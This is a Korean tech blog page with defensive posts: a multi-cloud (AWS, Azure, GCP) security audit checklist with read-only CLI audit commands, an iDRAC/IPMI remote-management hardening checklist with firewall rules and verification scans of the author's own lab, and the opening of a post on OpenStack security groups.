    [보안] 클라우드 보안 감사 체크리스트: AWS, Azure, GCP 공통 점검 사항과 베스트 프랙티스

    클라우드 보안 감사 이야기가 나오면 많은 분들이 일단 한숨부터 쉬시더라고요. 계정은 많고, 권한은 꼬여 있고, 네트워크는 복잡하고, 로그는 쌓이는데 정작 뭘 먼저 봐야 할지 막막하거든요. 저도 홈랩이랑 실제 운영 환경을 오가면서 비슷한 삽질을 꽤 했습니다 ㅎㅎ 처음엔 서비스별 메뉴만 뒤지다가 시간을 다 썼었는데, 나중에 보니 공통 체크리스트를 먼저 잡아두는 게 훨씬 효율적이었습니다. 이번 글에서는 클라우드 보안 감사를 할 때 AWS, Azure, GCP에서 공통으로 봐야 하는 항목을 한 번에 정리해보겠습니다.

    특히 이 글은 체크리스트 성격으로 구성했습니다. 즉, 이론만 설명하는 글이 아니라 실제로 점검 순서를 잡고, 빠르게 누락을 찾고, 운영팀과 보안팀이 같은 화면을 보면서 이야기할 수 있게 만드는 데 초점을 맞췄습니다. AWS 보안, Azure 보안, GCP 보안을 각각 따로 공부해도 결국 핵심은 비슷하더라고요. 인증, 권한, 네트워크, 로깅, 암호화, 자산 파악, 그리고 운영 통제. 여기서 중요한 포인트입니다.

    클라우드 보안 감사 전체 구조를 보여주는 멀티 클라우드 아키텍처 이미지

    멀티 클라우드 환경에서 IAM, 네트워크, 로깅, 암호화, 자산 관리가 어떻게 연결되는지 보여주는 개요 이미지입니다.

    1. 클라우드 보안 감사가 왜 어려운가

    쉽게 말해, 온프레미스(On-premise, 사내 구축 환경)에서는 자산이 한곳에 모여 있었는데 클라우드에서는 계정, 구독, 프로젝트 단위로 권한과 리소스가 흩어집니다. 여기에 사람이 직접 만든 예외 설정이 계속 쌓이니까, 어느 날 보면 기본 정책보다 예외가 더 많아지기도 합니다. 실제로 써보니까 보안 사고는 거창한 제로데이보다 오래된 액세스 키, 과도한 관리자 권한, 퍼블릭 오픈 스토리지 같은 기본 실수에서 더 자주 시작되더라고요.

    감사(Audit, 점검)의 목적은 단순히 체크박스를 채우는 게 아닙니다. 지금 환경이 누가 접근 가능한지, 무엇이 외부에 열려 있는지, 이상 징후를 추적 가능한지를 검증하는 과정입니다. 그래서 제품별 기능 이름보다 통제 항목(Control, 보안 통제)을 기준으로 보는 게 훨씬 낫습니다.

    2. AWS, Azure, GCP 공통 개념 먼저 잡기

    플랫폼 이름은 달라도 아래 개념은 거의 같습니다. 저도 처음엔 콘솔 화면이 달라서 별개처럼 느꼈는데, 구조로 보면 생각보다 단순합니다.

    통제 영역 AWS Azure GCP 감사 포인트
    인증/권한 IAM Microsoft Entra ID, RBAC Cloud IAM MFA, 최소 권한, 비활성 계정
    조직 구조 Organizations Management Groups, Subscriptions Organizations, Folders, Projects 정책 상속, 예외 관리
    로그/감사 CloudTrail, CloudWatch Activity Log, Monitor Cloud Audit Logs, Cloud Logging 관리 이벤트, 보존 기간, 경보
    네트워크 VPC, Security Group, NACL VNet, NSG VPC Firewall Rules 0.0.0.0/0 오픈 여부, 세그먼트 분리
    암호화 KMS Key Vault Cloud KMS 기본 암호화, 키 접근 제어
    자산 점검 Config, Trusted Advisor Azure Policy Security Command Center, Asset Inventory 미준수 리소스 탐지

    클라우드 보안 감사를 할 때는 이 표처럼 기능명이 아니라 역할 기준으로 정리하시면 훨씬 덜 헷갈립니다. 특히 멀티 클라우드 운영이면 더 그렇습니다.

    3. 클라우드 보안 감사 체크리스트: 계정과 권한

    3-1. 가장 먼저 볼 항목

    1. 루트(root) 또는 최고 권한 계정에 MFA(Multi-Factor Authentication)가 적용되어 있는지 확인해야 합니다.
    2. 공유 계정 사용 여부를 봅니다. 사람별 계정 분리가 안 되어 있으면 추적이 거의 안 됩니다.
    3. 장기 액세스 키(Long-lived access key) 사용 현황을 확인합니다.
    4. 권한이 광범위한 역할(Role)과 그룹(Group)을 찾습니다.
    5. 퇴사자, 장기 미사용 계정, 테스트용 계정을 비활성 또는 삭제합니다.

    제가 직접 해보니 여기서 제일 많이 걸리는 건 관리자 권한 남발이었습니다. 처음엔 빠르게 작업하려고 광범위한 권한을 주는데, 그게 몇 달 지나면 아무도 왜 있는지 모르는 권한 덩어리가 되거든요.

    3-2. 빠르게 확인하는 예시 명령어

    # AWS: 계정 별칭, 사용자, 액세스 키 마지막 사용일 확인 예시
    aws iam list-users
    aws iam get-account-summary
    aws iam generate-credential-report
    aws iam get-credential-report
    
    # Azure: 역할 할당 확인 예시
    az role assignment list --all
    az ad user list --query "[].{userPrincipalName:userPrincipalName,accountEnabled:accountEnabled}"
    
    # GCP: 프로젝트 IAM 정책 확인 예시
    gcloud projects get-iam-policy PROJECT_ID
    

    명령어 결과를 보면 중요한 건 수치보다 패턴입니다. 예를 들어 서비스 계정(Service Account, 시스템용 계정)이 사람처럼 쓰이고 있다거나, 테스트 계정이 아직도 관리자 권한을 가지고 있다면 바로 정리 대상입니다.

    4. 네트워크와 외부 노출 점검

    두 번째는 네트워크입니다. 보안 사고 대응할 때 제일 식은땀 나는 순간이 뭐냐면, 내부용이라고 생각했던 포트가 인터넷에 열려 있는 걸 발견했을 때입니다. 저도 예전에 홈랩에서 관리 포트를 열어놓고 잊어버린 적이 있었는데, 로그 보고 진짜 놀랐습니다.

    • 0.0.0.0/0 또는 모든 소스 허용 규칙이 있는지 확인합니다.
    • SSH(22), RDP(3389), 데이터베이스 포트가 외부에 직접 열려 있는지 확인합니다.
    • 관리망과 서비스망이 분리되어 있는지 봅니다.
    • 로드밸런서(Load Balancer, 트래픽 분산 장치) 뒤에 있어야 할 자원이 직접 노출되지 않았는지 확인합니다.
    • Egress(이그레스, 외부로 나가는 통신) 제어 정책이 있는지 확인합니다.
    클라우드 보안 감사에서 네트워크 외부 노출 점검을 설명하는 이미지

    보안 그룹(Security Group), NSG, 방화벽 규칙에서 외부 노출 경로를 식별하는 과정을 보여주는 이미지입니다.

    4-1. 점검 예시 명령어

    # AWS: 보안 그룹 확인 예시
    aws ec2 describe-security-groups
    
    # Azure: NSG 규칙 확인 예시
    az network nsg list
    az network nsg rule list --nsg-name MY_NSG --resource-group MY_RG
    
    # GCP: 방화벽 규칙 확인 예시
    gcloud compute firewall-rules list
    

    여기서 중요한 포인트! 단순히 포트가 열려 있냐만 보면 반쪽짜리 감사가 됩니다. 누가, 어떤 경로로, 어떤 자산에 접근 가능한지를 같이 봐야 합니다. Ingress(인그레스, 외부 트래픽 진입점)와 Egress를 함께 보셔야 사고 범위를 읽을 수 있습니다.

    5. 로그, 모니터링, 탐지 체계 확인

    로그가 없으면 사고가 나도 복기가 안 됩니다. 드디어 됐다! 싶게 정책을 잘 걸어놔도, 누가 언제 어떤 변경을 했는지 기록이 안 남으면 감사 품질이 확 떨어집니다. 그래서 클라우드 보안 감사에서 로그 영역은 거의 필수 코스입니다.

    1. 관리 이벤트 로그가 활성화되어 있는지 확인합니다.
    2. 로그 보존 기간이 조직 기준에 맞는지 확인합니다.
    3. 로그 저장소 접근 권한이 제한되어 있는지 확인합니다.
    4. 위험 이벤트에 대한 알림이 있는지 확인합니다.
    5. 시간 동기화와 리전별 로그 수집 누락이 없는지 확인합니다.
    # AWS: CloudTrail 추적 상태 확인 예시
    aws cloudtrail describe-trails
    aws cloudtrail get-trail-status --name TRAIL_NAME
    
    # Azure: 활동 로그 확인 예시
    az monitor activity-log list --max-events 20
    
    # GCP: 감사 로그 설정 확인에 활용할 기본 조회 예시
    gcloud logging logs list
    

    실제로 운영하다 보면 로그는 켜져 있는데 중요 이벤트 알림이 빠진 경우가 많습니다. 예를 들어 IAM 정책 변경, 방화벽 변경, 키 삭제, 감사 로그 비활성화 시도 같은 이벤트는 최소한 경보를 받는 구조가 있어야 합니다. 이거 진짜 편하더라고요. 사고 전에 조짐을 보게 되니까요.

    6. 데이터 보호: 암호화, 비밀정보, 백업

    보안 감사에서 의외로 자주 빠지는 게 백업과 키 접근 제어입니다. 암호화(Encryption, 데이터 보호)를 켜두는 것 자체도 중요하지만, 누가 키를 다룰 수 있는지가 더 중요하거든요.

    • 스토리지와 디스크의 기본 암호화가 활성화되어 있는지 확인합니다.
    • KMS(Key Management Service, 키 관리 서비스) 또는 동등한 키 관리 체계를 사용 중인지 확인합니다.
    • Secrets(시크릿, 비밀번호/토큰)와 인증서를 코드나 환경변수에 평문으로 두지 않는지 확인합니다.
    • 백업 데이터도 동일한 수준으로 보호되는지 확인합니다.
    • 복구 테스트가 실제로 수행되는지 확인합니다.
    checklist:
      encryption_at_rest: true
      encryption_in_transit: true
      kms_key_access_review: monthly
      secret_rotation: enabled
      backup_retention_review: required
      restore_test: scheduled
    

    저도 처음엔 백업만 있으면 된다고 생각했었는데, 복구 테스트를 안 하면 사실상 없는 거랑 비슷하더라고요. 백업 파일은 있는데 권한 문제나 키 문제로 복원이 안 되는 경우, 현장에서는 정말 난감합니다.

    클라우드 보안 감사 결과로 로그와 암호화 상태를 보여주는 보안 대시보드 이미지

    로깅, 암호화, 시크릿 관리, 백업 상태를 한눈에 보는 보안 감사 대시보드 예시 이미지입니다.

    7. 실전 구현: 제가 쓰는 공통 감사 진행 순서

    이 섹션은 제가 실제로 환경 점검할 때 자주 쓰는 흐름입니다. 완벽한 정답은 아니지만, 처음엔 이게 뭔가 싶었는데 몇 번 반복하니 누락이 확 줄었습니다.

    1. 자산 목록 수집: 계정, 구독, 프로젝트, 네트워크, 스토리지, 컴퓨트, 데이터베이스를 먼저 나열합니다.
    2. 권한 검토: 최고 권한 계정, 서비스 계정, 외부 협력사 계정, 장기 미사용 계정을 봅니다.
    3. 외부 노출 확인: 퍼블릭 IP, 오픈 포트, 공개 버킷/스토리지, 직접 노출된 관리 포트를 찾습니다.
    4. 로그/경보 확인: 감사 로그와 알림 체계가 빠지지 않았는지 확인합니다.
    5. 암호화/백업 확인: 저장 데이터, 전송 데이터, 시크릿, 키 접근 제어, 복구 테스트 여부를 확인합니다.
    6. 정책 위반 목록화: 우선순위를 나눠 즉시 수정, 계획 수정, 예외 승인으로 구분합니다.
    # 예시: 결과를 수집해 파일로 남기는 매우 단순한 형태
    mkdir -p audit-output
    aws iam get-account-summary > audit-output/aws-account-summary.json
    az role assignment list --all > audit-output/azure-role-assignments.json
    gcloud projects get-iam-policy PROJECT_ID --format=json > audit-output/gcp-iam-policy.json
    

    이렇게 결과를 남겨두면 다음 감사 때 비교가 쉬워집니다. 전월 대비 뭐가 늘었는지, 위험한 공개 설정이 새로 생겼는지 바로 보이거든요. 이전 글에서 다뤘던 자산 인벤토리 자동화와도 연결되는 부분이고, 다음 글에서는 정책 위반 항목을 자동으로 티켓화하는 방법도 다뤄볼 예정입니다.

    8. ⚠️ 자주 겪는 문제와 트러블슈팅

    8-1. MFA는 켰는데 예외 계정이 남아 있는 경우

    사람 계정엔 MFA를 걸었는데 자동화 계정이나 오래된 관리자 계정은 빠져 있는 경우가 많습니다. 해결은 단순합니다. 사람 계정과 시스템 계정을 분리하고, 시스템 계정은 키 회전과 최소 권한으로 관리하면 됩니다.

    8-2. 로그는 있는데 아무도 안 보는 경우

    이거 진짜 흔합니다. CloudTrail, Activity Log, Audit Logs 다 켜놨는데 알림 연결이 없으면 나중에 사고 후 분석용으로만 남습니다. 최소한 관리자 권한 변경, 네트워크 규칙 변경, 감사 비활성화 시도는 알림 대상에 넣어두세요.

    8-3. 공개 스토리지 예외가 누적되는 경우

    정적 웹 호스팅이나 파일 공유 때문에 공개 접근 예외를 열어두는 경우가 있습니다. 근데 여기서 범위를 넓게 잡아버리면 나중에 어디까지 공개인지 아무도 모르게 됩니다. 예외는 기간, 사유, 승인자를 같이 기록해두는 습관이 필요합니다.

    8-4. 멀티 클라우드라 기준이 제각각인 경우

    이럴 때는 서비스별 문구를 맞추려 하지 말고 통제 항목을 공통 표준으로 잡으면 됩니다. 예를 들면 “관리자 권한 계정은 월 1회 검토” 같은 식으로요. AWS 보안, Azure 보안, GCP 보안을 같은 언어로 묶는 방식입니다.

    9. 검증 결과 확인과 최종 정리

    감사가 끝났다고 해서 문서만 남기면 반쪽입니다. 검증은 보통 아래처럼 끝내는 게 좋습니다.

    • 고위험 항목이 실제로 줄었는지 확인합니다.
    • 예외 정책이 문서화되었는지 확인합니다.
    • 다음 감사 때 비교할 기준선(Baseline)을 저장합니다.
    • 자동화 가능한 항목과 수동 확인 항목을 분리합니다.

    제가 직접 해보니, 좋은 감사는 멋진 보고서보다 다음 달에도 반복 가능한 체크리스트를 남기는 쪽이 훨씬 가치가 컸습니다. 보안은 한 번 대청소하고 끝나는 일이 아니니까요. 결국 클라우드 보안 감사는 복잡한 기능을 다 외우는 싸움이 아니라, 기본 통제를 계속 유지하는 운영 습관의 문제였습니다.

    클라우드 보안 감사 전후 위험 항목 감소를 시각화한 이미지

    감사 전후의 위험 항목 수 변화, 우선순위 분류, 조치 완료율을 시각적으로 보여주는 이미지입니다.

    정리 체크리스트

    1. 최고 권한 계정과 사람 계정에 MFA가 적용되어 있는가
    2. 장기 액세스 키와 미사용 계정이 정리되어 있는가
    3. 관리 포트와 데이터 저장소가 외부에 불필요하게 노출되지 않았는가
    4. 감사 로그와 보안 경보가 활성화되어 있는가
    5. 암호화, 시크릿 관리, 백업 복구 테스트가 점검되었는가
    6. 예외 정책과 수정 이력이 문서화되어 있는가

    자주 묻는 질문

    Q. 클라우드 보안 감사는 얼마나 자주 해야 하나요?
    최소 분기 단위로 권한과 외부 노출 점검은 권장드립니다. 변경이 잦은 환경이면 월 단위가 더 현실적입니다.

    Q. 세 클라우드를 동시에 쓰면 도구도 반드시 통합해야 하나요?
    반드시 그렇진 않습니다. 다만 점검 기준과 결과 포맷은 통합하는 게 운영 효율이 좋습니다.

    Q. 처음 시작할 때 가장 중요한 한 가지는 뭔가요?
    권한부터 보시면 됩니다. 로그보다 먼저라는 뜻은 아니고, 사고 확률과 영향도를 같이 보면 권한 정리가 가장 효과가 큽니다.

    AWS 보안 Azure 보안 GCP 보안 공통 감사 체크리스트를 요약한 이미지

    AWS, Azure, GCP 공통 보안 감사 체크리스트를 한 장으로 요약한 인포그래픽 이미지입니다.

    오늘 내용은 공통 체크리스트 중심으로 정리해봤고, 다음 글에서는 각 클라우드별 관리형 보안 서비스와 정책 자동화 포인트를 더 깊게 다뤄보겠습니다. 혹시 이런 경험 있으신가요? 분명 설정은 맞는 것 같은데 감사에서 계속 비슷한 항목이 반복되는 경우요. 그런 환경일수록 체크리스트를 팀 표준으로 만드는 게 정말 중요합니다.

  • [HomeLabs] 홈랩 서버 iDRAC/IPMI 원격 관리 보안 강화 체크리스트

    [HomeLabs] 홈랩 서버 iDRAC/IPMI 원격 관리 보안 강화 체크리스트

    [홈랩] iDRAC 보안 중심 IPMI 원격 관리 체크리스트

    홈랩 서버를 오래 굴리다 보면 결국 마주치는 게 iDRAC 보안과 IPMI 보안입니다. 처음엔 저도 그냥 “원격 전원 켜지고 콘솔만 보이면 됐지” 싶었거든요. 근데 실제로 써보니까 서버 본체보다 관리 포트가 더 위험한 구멍이 되기 쉽더라고요. 특히 원격 콘솔, 전원 제어, 가상 미디어(Virtual Media, 원격 ISO 연결 기능), 계정 관리가 한 군데에 다 모여 있다 보니, 설정 한 번 느슨하면 공격자 입장에서는 너무 매력적인 표적이 됩니다. 이번 글에서는 제가 홈랩에서 실제로 적용하는 서버 관리 보안 체크리스트를 기준으로, iDRAC와 IPMI 계열 원격 관리 인터페이스를 어떻게 잠그는지 차근차근 정리해보겠습니다.

    iDRAC 보안 중심의 홈랩 서버 원격 관리 아키텍처 다이어그램

    관리 네트워크, 방화벽, 점프 호스트, iDRAC/IPMI 인터페이스가 분리된 전체 구조를 보여주는 이미지입니다.

    1. 왜 iDRAC 보안이 먼저냐는 질문에 대한 제 답

    쉽게 말해 iDRAC 같은 BMC(Baseboard Management Controller, 메인보드에 붙은 독립 관리 칩)는 운영체제 바깥에서 서버를 만지는 관리자 손입니다. 운영체제가 꺼져 있어도 접근이 되고, BIOS/UEFI 화면도 보고, 전원도 껐다 켰다 할 수 있죠. 편합니다. 진짜 편해요. 저도 새벽에 지하실 안 내려가고 브라우저로 서버를 살린 적이 한두 번이 아닙니다.

    근데 여기서 중요한 포인트! 편한 만큼 권한이 너무 셉니다. 일반 SSH(Secure Shell, 안전한 원격 셸) 계정 털리는 것보다 경우에 따라 더 심각합니다. 서버 디스크를 암호화해놔도, BMC 쪽이 열려 있으면 부팅 과정이나 가상 미디어를 악용당할 수 있거든요. 그래서 제 기준에서는 iDRAC 보안 = 서버 입구가 아니라 서버 열쇠 보관함 보안입니다.

    2. iDRAC/IPMI 보안 개념을 먼저 짚고 가겠습니다

    저도 처음엔 IPMI랑 iDRAC이 같은 말인 줄 알았습니다 ㅎㅎ 정확히는 조금 다릅니다.

    항목 의미 실무에서 보는 포인트
    IPMI Intelligent Platform Management Interface, 서버 하드웨어 원격 관리 표준 표준 기능 중심, 오래된 설정이 남아 있을 가능성 주의
    iDRAC Dell 계열의 BMC 관리 인터페이스 이름 웹 UI, 원격 콘솔, 계정/네트워크 설정을 세밀하게 만질 수 있음
    BMC Baseboard Management Controller, 실제 관리 칩 OS와 별도로 동작하므로 분리된 보안 통제가 필요
    원격 콘솔 브라우저 또는 클라이언트로 BIOS/OS 화면 접속 편하지만 세션 보호와 계정 권한 분리가 중요

    즉, 브랜드나 UI 이름은 달라도 핵심은 같습니다. 관리망 분리, 계정 최소화, 암호화 통신, 불필요 기능 비활성화, 로그 점검. 이 다섯 가지가 기본 축입니다.

    3. 홈랩 서버 iDRAC 보안 체크리스트

    제가 직접 해보니 아래 항목만 제대로 챙겨도 위험도가 꽤 내려갑니다. 실무 장비든 홈랩이든 크게 다르지 않습니다.

    1. 전용 관리 네트워크 분리
      가능하면 BMC 포트를 별도 VLAN(Virtual LAN, 논리적 망 분리) 또는 별도 스위치에 붙입니다.
    2. 인터넷 직접 노출 금지
      포트포워딩으로 443, 623 같은 관리 포트를 바로 열지 않습니다.
    3. 기본 계정/기본 비밀번호 제거
      초기 계정이 있으면 비밀번호 변경이 아니라 필요 시 계정 자체 비활성화도 고려합니다.
    4. 강한 비밀번호와 가능하면 MFA 대체 통제
      BMC가 다중 인증을 직접 지원하지 않는 경우가 많아서, 대신 VPN과 점프 호스트를 둡니다.
    5. 불필요한 서비스 끄기
      IPMI over LAN, 오래된 암호화 프로토콜, 불필요한 디렉터리 연동, SNMP 등이 대표적입니다.
    6. TLS 인증서 점검
      자체 서명(Self-signed) 인증서를 쓰더라도 지문을 검증하고, 가능하면 신뢰 가능한 내부 CA 인증서를 씁니다.
    7. 권한 분리
      조회 전용 계정과 전원 제어 계정을 분리합니다.
    8. 로그와 알림 활성화
      로그인 실패, 설정 변경, 전원 이벤트를 확인 가능하게 둡니다.
    9. 펌웨어 업데이트 점검
      무작정 최신만 따라가기보다 릴리스 노트와 안정성을 확인하고 반영합니다.
    10. 가상 미디어와 원격 콘솔 사용 후 세션 종료
      생각보다 세션이 오래 남아 있는 경우가 있습니다.

    3-1. 관리망 분리와 접근 경로 설계

    제가 홈랩에서 제일 먼저 바꾼 게 이 부분이었습니다. 예전엔 메인 LAN에 iDRAC도 같이 물려놨었는데, 나중에 보니 노트북 하나만 감염돼도 관리 포트 스캔 대상이 될 수 있겠더라고요. 그 뒤로는 구조를 이렇게 가져갑니다.

    [Admin PC] -> [VPN] -> [Jump Host] -> [Management VLAN] -> [iDRAC/IPMI]

    핵심은 단순합니다. 직접 붙지 말고 한 번 더 걸러서 들어가기. 점프 호스트(Jump Host, 관리망 진입용 중간 서버) 하나만 둬도 체감 차이가 큽니다.

    # 관리망으로 들어가는 SSH 예시
    ssh admin@jump-host
    
    # 점프 호스트에서만 관리 포트 접근 허용
    curl -k https://idrac.lab.local

    공유기 포트포워딩으로 외부에서 바로 접속하는 구성은 정말 비추천입니다. 잠깐 편하긴 한데, 그 편함이 오래 가진 않더라고요.

    3-2. 방화벽 기준으로 최소 허용 정책 만들기

    IPMI 보안에서 자주 빠지는 게 “어차피 내부망인데요?”라는 가정입니다. 내부망이 늘 안전하지는 않거든요. 저는 관리망에도 ACL(Access Control List, 접근 제어 목록)이나 방화벽 정책을 둡니다.

    # 예시: 관리 PC와 점프 호스트만 HTTPS 허용
    # 실제 장비 명령은 방화벽/스위치 종류에 따라 다릅니다.
    allow tcp from 10.10.50.10 to 10.10.60.20 port 443
    allow tcp from 10.10.50.11 to 10.10.60.20 port 443
    deny ip from any to 10.10.60.20
    
    # 가능하면 UDP 623(IPMI 관련 포트)는 비활성화 또는 제한
    deny udp from any to 10.10.60.20 port 623

    여기서 중요한 건 장비 종류가 아니라 원칙입니다. 필요한 출발지에서 필요한 포트만. 이거 하나만 지켜도 사고 확률이 확 내려갑니다.

    IPMI 보안과 점프 호스트 기반 관리 VLAN 구성 이미지

    관리 PC에서 VPN과 점프 호스트를 거쳐 iDRAC/IPMI에만 접근하도록 제한한 네트워크 구성 이미지입니다.

    4. 계정, 인증서, 서비스 설정에서 꼭 보는 항목

    4-1. 기본 계정과 권한 분리

    처음 장비 켜고 바로 해야 하는 일입니다. 기본 계정이 남아 있으면 안 됩니다. 이름을 바꾸는 걸로 끝내지 말고, 사용하지 않는 계정은 비활성화하세요. 그리고 운영용 계정 하나로 다 하지 않는 게 좋습니다.

    • 읽기 전용(Read Only): 상태 조회, 센서 확인
    • 운영자(Operator): 전원 제어, 콘솔 접근
    • 관리자(Administrator): 설정 변경, 펌웨어, 사용자 관리

    저는 예전에 무심코 관리자 계정 하나를 브라우저 비밀번호 저장에 넣어뒀다가, 브라우저 프로필 옮기는 과정에서 식겁한 적이 있습니다. 그 이후로는 관리자 계정은 정말 필요할 때만 씁니다.

    4-2. TLS와 인증서

    브라우저 경고창이 뜬다고 무조건 무시하고 들어가면 안 됩니다. 홈랩이라도 어떤 장비에 접속 중인지 확인하는 습관이 중요합니다. 자체 서명 인증서라도 지문(Fingerprint, 인증서 고유 식별값)은 확인해두세요. 가능하면 내부 CA(Certificate Authority, 인증서 발급 기관)로 재발급해서 경고를 줄이는 것도 좋습니다.

    4-3. 불필요 서비스 끄기

    이 부분은 장비마다 이름이 조금씩 다르지만 방향은 같습니다.

    • 사용하지 않는 IPMI over LAN 비활성화
    • 오래된 cipher suite(암호화 묶음) 제한
    • 필요 없는 디렉터리 연동 끄기
    • SNMP, WS-Man, 오래된 원격 뷰어 기능 점검
    • 가상 미디어 자동 연결 기능 점검

    “일단 켜져 있으니 두자”가 제일 위험합니다. 안 쓰는 기능은 공격면(Attack Surface, 노출 면적)만 늘립니다.

    5. 실전 구현 예시: 점검 순서와 명령어

    브랜드마다 메뉴 위치는 다르지만, 제가 실제로 점검할 때는 아래 순서로 갑니다. 메뉴를 뒤적이며 놓치기 쉬운 항목이 있어서 체크리스트처럼 보는 게 편하더라고요.

    1. 관리 IP 확인 및 DHCP 고정 여부 확인
    2. 기본 계정 제거 또는 비밀번호 변경
    3. 관리 포트 접근 가능한 네트워크 대역 확인
    4. HTTPS만 허용하고 불필요 프로토콜 비활성화
    5. 원격 콘솔 세션 타임아웃 설정
    6. 이벤트 로그와 알림 설정
    7. 펌웨어 버전과 보안 공지 확인
    # 로컬 네트워크에서 관리 포트 열림 여부 확인 예시
    nmap -sS -sV 10.10.60.20
    
    # 웹 인증서 정보 확인 예시
    openssl s_client -connect 10.10.60.20:443 -showcerts
    
    # 세션/응답 헤더 확인 예시
    curl -k -I https://10.10.60.20

    웹 UI에서 체크할 만한 항목은 이런 식으로 정리해두면 좋습니다.

    idrac_security_checklist:
      network:
        dedicated_management_vlan: true
        internet_exposed: false
        source_ip_restricted: true
      authentication:
        default_account_removed: true
        unique_admin_account: true
        read_only_account_separated: true
      services:
        https_only: true
        ipmi_over_lan_disabled_if_unused: true
        legacy_protocols_disabled: true
      session:
        idle_timeout_set: true
        remote_console_auto_logout: true
      monitoring:
        event_log_review_enabled: true
        alerting_configured: true
      maintenance:
        firmware_reviewed: true
        config_backup_stored_securely: true

    이렇게 문서화해두면 나중에 장비가 늘어나도 덜 헷갈립니다. 저도 서버 한두 대일 땐 괜찮았는데, 스토리지랑 백업 노드까지 붙으니까 기억에 의존하면 바로 꼬이더라고요.

    iDRAC 보안 설정 화면 예시 이미지

    계정 권한, HTTPS 설정, 세션 타임아웃, 불필요 서비스 비활성화 항목을 강조한 설정 화면 이미지입니다.

    6. ⚠️ 제가 겪었던 트러블슈팅과 주의사항

    6-1. 인증서 바꿨더니 원격 콘솔이 안 열리던 문제

    처음엔 이게 뭔가 싶었는데, 브라우저 캐시나 예전 예외 저장 때문에 꼬이는 경우가 있었습니다. 인증서 교체 후에는 브라우저 캐시, 기존 예외 목록, 로컬 DNS 캐시를 같이 확인하는 게 좋습니다.

    6-2. VLAN 분리했더니 접속이 아예 안 되던 문제

    이건 정말 많이 겪습니다. 관리망은 분리했는데 라우팅이나 ACL이 너무 빡빡해서 점프 호스트에서도 못 들어가는 케이스요. 해결은 단순합니다. 허용해야 하는 출발지 IP와 포트를 문서로 적고, 하나씩 열어보는 것. 감으로 하면 삽질 길어집니다 ㅎㅎ

    6-3. 펌웨어 업데이트 후 설정 일부가 초기화되는 문제

    장비에 따라 설정 유지가 되기도 하고, 일부만 남기도 합니다. 그래서 업데이트 전에는 현재 설정 스크린샷이나 백업을 꼭 남깁니다. 특히 계정 정책, 네트워크, 인증서 관련 항목은 다시 확인하세요.

    6-4. 원격 콘솔 세션을 닫지 않아 남는 문제

    원격 콘솔이 진짜 편한데, 브라우저 탭만 닫았다고 세션이 완전히 끝나지 않는 경우가 있습니다. 세션 타임아웃을 짧게 두고, 작업 후 명시적으로 로그아웃하는 습관이 필요합니다.

    7. 검증: 설정이 잘 먹었는지 확인하는 방법

    보안 설정은 “한 것 같은 느낌”으로 끝내면 안 됩니다. 검증해야죠. 제가 보통 보는 항목은 아래와 같습니다.

    1. 관리망 외부에서 접속 차단 확인
      일반 사용자 VLAN이나 게스트망에서 관리 IP가 안 보여야 합니다.
    2. 허용된 포트만 열려 있는지 확인
      nmap 결과에서 불필요 포트가 닫혀 있는지 봅니다.
    3. 로그인 실패 이벤트 기록 확인
      의도적으로 잘못된 비밀번호를 넣고 로그에 남는지 테스트합니다.
    4. 읽기 전용 계정 권한 검증
      전원 제어나 설정 변경이 안 되는지 직접 눌러봅니다.
    5. 원격 콘솔 세션 종료 검증
      타임아웃 후 재접속이 필요한지 확인합니다.
    # 다른 네트워크 대역에서 접근 차단 테스트 예시
    curl -k --connect-timeout 3 https://10.10.60.20
    
    # 잘못된 자격 증명으로 이벤트 로그 발생 확인은
    # 장비 UI 또는 syslog 연동 화면에서 점검

    여기까지 통과하면 기본적인 서버 관리 보안 수준은 꽤 올라온 겁니다. 드디어 됐다! 싶은 지점이 이때 오더라고요.

    서버 관리 보안 검증을 위한 포트 점검과 로그 확인 이미지

    허용 포트만 열려 있는 결과와 로그인 실패 이벤트가 기록된 로그 화면을 보여주는 검증 이미지입니다.

    8. 정리: 홈랩에서도 iDRAC 보안은 선택이 아닙니다

    정리해보면, iDRAC 보안은 거창한 보안 장비를 들이는 문제가 아니라 기본기를 지키는 문제였습니다. 관리망 분리, 직접 노출 금지, 계정 최소화, 불필요 서비스 비활성화, 로그 검증. 이 다섯 가지만 꾸준히 해도 홈랩 안정성이 꽤 달라집니다. 실제로 써보니까 서버 자체보다 관리 인터페이스를 먼저 잠그는 게 정신 건강에 좋더라고요.

    혹시 이런 경험 있으신가요? 분명 내부망이라 생각했는데, 나중에 보니 관리 포트가 너무 넓게 열려 있었던 경우요. 저도 처음엔 헷갈렸는데, 한 번 구조를 잡아두면 다음 장비부터는 훨씬 수월합니다. 다음 글에서는 VPN 뒤에 점프 호스트를 두고 원격 콘솔 접근을 더 안전하게 만드는 방법도 다뤄볼 예정입니다. 이전에 정리한 홈랩 VLAN 분리 글이 있다면 같이 보시면 흐름이 더 잘 잡히실 겁니다.

    9. 빠른 체크리스트 요약

    • ✅ iDRAC/IPMI는 전용 관리망으로 분리하기
    • ✅ 인터넷 직접 노출 금지, VPN 또는 점프 호스트 뒤에 두기
    • ✅ 기본 계정 제거 및 관리자/조회 계정 분리
    • ✅ HTTPS, 인증서, 세션 타임아웃 점검
    • ✅ 안 쓰는 IPMI over LAN, 구형 프로토콜, 불필요 서비스 끄기
    • ✅ 이벤트 로그와 경보 설정 확인
    • ✅ 변경 후 포트 스캔과 권한 테스트로 검증하기

    관리망 분리, 계정 보안, 서비스 비활성화, 검증 절차를 한눈에 정리한 요약 인포그래픽입니다.

  • [클라우드 보안] OpenStack 보안 그룹 취약점과 Floating IP 보안 강화 전략

    [클라우드 보안] OpenStack 보안 그룹 취약점과 Floating IP 보안 강화 전략

    [클라우드 보안] OpenStack 보안 그룹 취약점과 Floating IP 보안 강화 전략

    OpenStack 운영하다 보면 제일 많이 방심하는 지점 중 하나가 바로 보안 그룹(Security Group, 가상 방화벽 정책)과 Floating IP(플로팅 IP, 공인 IP를 인스턴스에 동적으로 붙이는 기능) 조합이에요. 저도 홈랩이랑 사내 테스트 환경에서 처음 이 구조를 만졌을 때는 “보안 그룹만 잘 걸어두면 끝 아닌가?” 싶었는데, 실제로 뜯어보면 그렇지 않더라고요. 특히 OpenStack 보안 그룹 취약점이라고 검색해서 들어오신 분들이라면, 단순히 룰 몇 개 추가하는 수준이 아니라 연결 상태(state), NAT(Network Address Translation, 네트워크 주소 변환), 정책 권한까지 같이 봐야 한다는 게 핵심이에요.

